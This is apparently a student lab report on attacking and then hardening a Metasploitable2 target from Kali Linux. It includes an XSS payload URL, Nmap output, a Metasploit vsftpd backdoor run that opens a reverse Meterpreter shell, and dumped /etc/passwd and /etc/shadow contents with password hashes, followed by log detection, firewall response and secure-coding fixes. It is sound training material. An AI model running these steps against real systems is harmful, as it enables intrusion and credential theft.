PROJECT REPORT

On

Cyber security and Ethical Hacking:
Enterprise Attack & Defense Simulation
(Using Kali Linux and Metasploitable2)

Submitted to:

Saurabh Dhiman

Submitted as part of academic training and practical learning in Cyber Security and Ethical Hacking

Submitted by:
Gaurav Singh Rawat

Under the Guidance of:
Saurabh Dhiman

1. Introduction

In today's digital era, web applications have become an essential part of modern communication and business operations. However, with the rapid growth of online systems, the risk of cyber threats and vulnerabilities has also increased significantly. Among these threats, web-based attacks such as SQL Injection (SQLi) and Cross-Site Scripting (XSS) are some of the most common and dangerous vulnerabilities that can compromise the security of applications and sensitive user data.

This project focuses on identifying and exploiting such vulnerabilities in a controlled and ethical environment. A custom login system was developed to demonstrate how improper input validation and insecure coding practices can lead to serious security flaws. Using Kali Linux as the attacker machine and Metasploitable 2 as the vulnerable target system, various penetration testing techniques were applied to detect and exploit these weaknesses.

The primary objective of this project is to provide a practical understanding of how attackers can gain unauthorized access to databases through SQL Injection and execute malicious scripts using XSS attacks. Additionally, the project highlights the importance of secure coding practices and demonstrates basic mitigation techniques to prevent such vulnerabilities.

This work not only enhances technical knowledge in cybersecurity but also emphasizes the need for implementing robust security measures in real-world web applications.

2. Organization Overview

Company Name: TechNova Solutions Pvt. Ltd.

A web application with login system and data storage.

3. Problem Statement

- Unauthorized login attempts
- Suspicious activities
- Security vulnerabilities

4. Objectives

The main objective of this project is to understand and demonstrate real-world cybersecurity attacks and defense mechanisms in a controlled environment.

The specific objectives are:

- To develop a vulnerable web-based login system using PHP and MySQL.
- To identify and exploit vulnerabilities such as SQL Injection and Cross-Site Scripting (XSS).
- To simulate real-world attacks using Kali Linux as the attacker and Metasploitable2 as the victim machine.
- To gain unauthorized access and extract sensitive data from the target system.
- To analyze the impact of these vulnerabilities and implement appropriate security measures.

This project provides practical knowledge of both offensive and defensive cybersecurity techniques.


5. Scope

This project is conducted in a controlled laboratory environment using Kali Linux as the attacker machine and Metasploitable 2 as the target system. The objective is to demonstrate common web application vulnerabilities such as SQL Injection and Cross-Site Scripting (XSS) for educational purposes only. No real-world systems were targeted during this project, ensuring full compliance with ethical and legal standards.


6. Methodology

Phase 1: Vulnerability Testing (SQLi, XSS)

Login page



Use sqli payload-



After sql payload -

Welcome admin

Employee Data (Sensitive Information)


ID	Username	Password
1	admin	admin123
2	john	john123
3	alice	alice123
4	bob	bob123

[SQL Injection Attack Result]

XSS ATTACK-

Add xss payload in url-

http://localhost/project7/home.php?user=%3Cscript%3Ealert(%27Hacked%20by%20GAUARV%27)%3C/script%3E



[XSS Attack result]

Phase 2: Recon (Nmap)

Nmap –sV victim ip (-sV → Service version detection ,shows which service and which version is running)

```
┌──(root㉿xploit)-[/home/xploit/Desktop/PPROJECT]
└─# nmap -sV 192.168.249.129
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-24 13:48 +0530
Nmap scan report for 192.168.249.129
Host is up (0.0035s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kerne

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.49 seconds

┌──(root㉿xploit)-[/home/xploit/Desktop/PPROJECT]
└─#
```

[Nmap Scan Result]

Phase 3: Exploitation

```
1  2  3  4
root@xploit: /home/xp
Session  Actions  Edit  View  Help
View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.249.129
RHOSTS => 192.168.249.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOSTS 192.168.249.128
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 192.168.249.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.249.129:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.249.128
LHOST => 192.168.249.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.249.128:4444
[+] 192.168.249.129:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.249.128:4444 -> 192.168.249.129:38412) at 2026-03-24 13:58:23 +0530

meterpreter > ls
```

[Metasploit Access]

Phase 4: Privilege Escalation

```
meterpreter > getuid
Server username: root
meterpreter > shell
Process 5566 created.
Channel 2 created.
^C
Terminate channel 2? [y/N]  n
whomai
/bin/sh: line 1: whomai: command not found
whoami
root
```

During the privilege escalation phase, a Meterpreter session was established. The getuid command revealed that the session already had root-level privileges. A system shell was then spawned to execute standard Linux commands, confirming full administrative access to the target system.

[Privilege Escalation]

Phase 5: Data Access

etc/passwd

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

etc/shadow

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

In this phase, sensitive system data was accessed after gaining root privileges. Critical files such as /etc/passwd and /etc/shadow were retrieved, demonstrating the impact of a successful attack. Additionally, application configuration files were accessed, potentially exposing database credentials.

[Sensitive Data Access]

Phase 6: Detection

Cat /var/log/auth.log

Failed password attempts

```
Feb 25 08:16:49 metasploitable sshd[5426]: Protocol major versions differ for 192.168.249.128: SSH-2.0-OpenSSH
Feb 25 08:16:54 metasploitable rshd[5492]: Connection from 192.168.249.128 on illegal port
Feb 25 08:17:01 metasploitable CRON[5520]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 25 08:17:01 metasploitable CRON[5520]: pam_unix(cron:session): session closed for user root
Feb 25 08:39:01 metasploitable CRON[5584]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 25 08:39:02 metasploitable CRON[5584]: pam_unix(cron:session): session closed for user root
Feb 26 01:40:57 metasploitable sshd[4730]: Server listening on :: port 22.
Feb 26 01:40:57 metasploitable sshd[4730]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Feb 26 01:42:09 metasploitable login[5255]: pam_unix(login:session): session opened for user msfadmin by LOGIN
Feb 26 01:47:05 metasploitable sshd[5366]: Did not receive identification string from 192.168.249.128
Feb 26 01:47:05 metasploitable rshd[5375]: Connection from 192.168.249.128 on illegal port
Feb 26 01:47:10 metasploitable rlogind[5377]: Connection from 192.168.249.128 on illegal port
Feb 26 01:47:10 metasploitable rlogind[5393]: Connection from 192.168.249.128 on illegal port
Feb 26 01:47:16 metasploitable rshd[5399]: Connection from 192.168.249.128 on illegal port
Feb 26 02:06:25 metasploitable rshd[5464]: Connection from 192.168.249.128 on illegal port
Feb 26 02:06:25 metasploitable sshd[5458]: Did not receive identification string from 192.168.249.128
Feb 26 02:06:30 metasploitable rlogind[5467]: Connection from 192.168.249.128 on illegal port
Feb 26 02:06:31 metasploitable rlogind[5483]: Connection from 192.168.249.128 on illegal port
Feb 26 02:06:36 metasploitable rshd[5486]: Connection from 192.168.249.128 on illegal port
Feb 26 02:09:01 metasploitable CRON[5493]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 26 02:09:01 metasploitable CRON[5493]: pam_unix(cron:session): session closed for user root
Feb 26 02:17:01 metasploitable CRON[5532]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 26 02:17:01 metasploitable CRON[5532]: pam_unix(cron:session): session closed for user root
```

cat/var/log/apache2/access.log

Suspicious request(SQLi/XSS)

```
.0.0.0 Safari/537.36"
192.168.249.1 - - [24/Mar/2026:04:18:31 -0400] "GET /dvwa/login.php HTTP/1.1" 200 1289 "http://192.168.249.129
192.168.249.128 - - [24/Mar/2026:04:19:00 -0400] "GET / HTTP/1.0" 200 891 "-" "-"
192.168.249.128 - - [24/Mar/2026:04:19:06 -0400] "POST /sdk HTTP/1.1" 404 287 "-" "Mozilla/5.0 (compatible; Nm
192.168.249.128 - - [24/Mar/2026:04:19:06 -0400] "GET /nmaplowercheck1774340346 HTTP/1.1" 404 308 "-" "Mozilla
192.168.249.128 - - [24/Mar/2026:04:19:06 -0400] "GET / HTTP/1.0" 200 891 "-" "-"
192.168.249.128 - - [24/Mar/2026:04:19:06 -0400] "GET /evox/about HTTP/1.1" 404 294 "-" "Mozilla/5.0 (compatib
192.168.249.128 - - [24/Mar/2026:04:19:06 -0400] "GET /HNAP1 HTTP/1.1" 404 289 "-" "Mozilla/5.0 (compatible; M
192.168.249.128 - - [24/Mar/2026:04:19:06 -0400] "GET / HTTP/1.0" 200 891 "-" "-"
192.168.249.128 - - [24/Mar/2026:04:19:06 -0400] "GET / HTTP/1.1" 200 891 "-" "-"
192.168.249.1 - - [24/Mar/2026:04:33:21 -0400] "GET /dvwa/ HTTP/1.1" 200 4497 "http://192.168.249.129/" "Mozil
192.168.249.1 - - [24/Mar/2026:04:33:26 -0400] "GET /dvwa/vulnerabilities/sqli/ HTTP/1.1" 200 4333 "http://192
/537.36"
192.168.249.1 - - [24/Mar/2026:04:33:49 -0400] "GET /dvwa/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%271&Submi
pleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
192.168.249.1 - - [24/Mar/2026:04:34:19 -0400] "GET /dvwa/vulnerabilities/xss_r/ HTTP/1.1" 200 4317 "http://19
ppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
192.168.249.1 - - [24/Mar/2026:04:34:19 -0400] "GET /dvwa/vulnerabilities/xss_r/ HTTP/1.1" 200 4317 "http://19
ppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
192.168.249.1 - - [24/Mar/2026:04:34:35 -0400] "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27X
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
192.168.249.1 - - [24/Mar/2026:04:34:55 -0400] "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27X
; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
192.168.249.1 - - [24/Mar/2026:04:35:09 -0400] "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27H
alert%28%27XSS%27%29%3C%2Fscript%3E" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
```

cat/var/log/apache2/error.log

Error due attack-

```
[Thu Feb 26 06:40:10 2026] [error] [client 192.168.249.1] client sent HTTP/1.1 request without hostname (see RFC2616 section 14.23):
[Thu Feb 26 06:40:10 2026] [error] [client 192.168.249.1] client sent HTTP/1.1 request without hostname (see RFC2616 section 14.23):
[Sat Mar 21 09:02:05 2026] [notice] Apache/2.2.8 (Ubuntu) DAV/2 configured -- resuming normal operations
[Mon Mar 23 13:36:21 2026] [notice] Apache/2.2.8 (Ubuntu) DAV/2 configured -- resuming normal operations
[Mon Mar 23 13:46:23 2026] [notice] caught SIGWINCH, shutting down gracefully
[Mon Mar 23 13:47:46 2026] [notice] Apache/2.2.8 (Ubuntu) DAV/2 configured -- resuming normal operations
[Mon Mar 23 13:56:45 2026] [notice] caught SIGWINCH, shutting down gracefully
[Mon Mar 23 13:57:34 2026] [notice] Apache/2.2.8 (Ubuntu) DAV/2 configured -- resuming normal operations
[Mon Mar 23 14:05:51 2026] [notice] caught SIGWINCH, shutting down gracefully
[Mon Mar 23 14:06:43 2026] [notice] Apache/2.2.8 (Ubuntu) DAV/2 configured -- resuming normal operations
[Mon Mar 23 14:15:04 2026] [notice] caught SIGWINCH, shutting down gracefully
[Mon Mar 23 14:16:00 2026] [notice] Apache/2.2.8 (Ubuntu) DAV/2 configured -- resuming normal operations
[Tue Mar 24 03:44:51 2026] [notice] Apache/2.2.8 (Ubuntu) DAV/2 configured -- resuming normal operations
[Tue Mar 24 03:54:16 2026] [notice] Apache/2.2.8 (Ubuntu) DAV/2 configured -- resuming normal operations
[Tue Mar 24 04:00:49 2026] [notice] Apache/2.2.8 (Ubuntu) DAV/2 configured -- resuming normal operations
[Tue Mar 24 04:03:08 2026] [error] [client 192.168.249.1] File does not exist: /var/www/favicon.ico, referer: http://192.168.249.129
[Tue Mar 24 04:19:06 2026] [error] [client 192.168.249.128] File does not exist: /var/www/sdk
[Tue Mar 24 04:19:06 2026] [error] [client 192.168.249.128] File does not exist: /var/www/nmaplowercheck1774340346
[Tue Mar 24 04:19:06 2026] [error] [client 192.168.249.128] File does not exist: /var/www/evox
```

During the detection phase, system logs were analyzed to identify malicious activities. Multiple failed login attempts and suspicious web requests were observed in authentication and web server logs. These logs indicate potential attack patterns such as brute-force attempts and injection attacks.

Phase 7: Response

During the response phase, appropriate actions were taken to mitigate the attack and secure the system. The following steps were performed:

🔹 1. Attacker IP was blocked

The attacker's IP address was blocked using firewall rules to prevent further access.

Bash

sudo ufw deny from <192.168.x.x>

🔹 2. Unauthorized access was restricted

Firewall was enabled to restrict unauthorized connections.

Bash

sudo ufw enable

sudo ufw status

🔹 3. Passwords were updated

System passwords were changed to prevent unauthorized login.

Bash

passwd

🔹 4. Services were restarted

Affected services were restarted to apply security changes.

Bash

sudo systemctl restart apache2

⬘ 5. System security was improved

System updates were applied and unnecessary access was minimized.

Bash

sudo apt update

sudo apt upgrade

The attacker IP was blocked using firewall rules (ufw deny). Unauthorized access was restricted by enabling the firewall. Passwords were updated using the passwd command, and services were restarted using systemctl. System security was further improved through updates and configuration changes.

[Blocking Attack]

Phase 8: Hardening

Cyber-attack protection system

SQL Injection Hardening

FIX 1: Prepared Statements

PHP (Secure Code)

```
$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("i", $id);
$stmt->execute();
```

FIX 2: Input Validation

Only numbers allow

```
if (!is_numeric($id)) {
    die("Invalid input");
}
```

FIX 3: Database Hardening (MySQL)

Login MySQL:

```
sudo mysql -u root -p
```

Create Limited User

```
CREATE USER 'dvwa_user'@'localhost' IDENTIFIED BY 'StrongPass123!';
GRANT SELECT ON dvwa.* TO 'dvwa_user'@'localhost';
FLUSH PRIVILEGES;
```

XSS Hardening

FIX 1: Output Encoding

```
echo htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');
```

`<script>` → safe text

FIX 2: Input Sanitization

```
$name = strip_tags($_GET['name']);
```

Script remove

FIX 3: Apache Security Headers

Edit Apache config:

```
sudo nano /etc/apache2/conf-available/security.conf
```

Authentication Hardening (Brute Force Protection)

Limit Login Attempts

Install tool:

```
sudo apt install fail2ban
```

Start service:

```
sudo systemctl start fail2ban
```

HTTPS Hardening (Encryption)

Install SSL:

```
sudo apt install openssl
```

Enable SSL:

```
sudo a2enmod ssl
sudo systemctl restart apache2
```

5. Firewall Hardening

Enable firewall:

```
sudo ufw enable
```


Allow only required ports:

```
sudo ufw allow 80
sudo ufw allow 443
```

System hardening was implemented using prepared statements, input validation, output encoding, firewall configuration, and authentication controls. These measures significantly reduced the attack surface and improved overall system security.

[Security Configuration]

Architecture Diagram



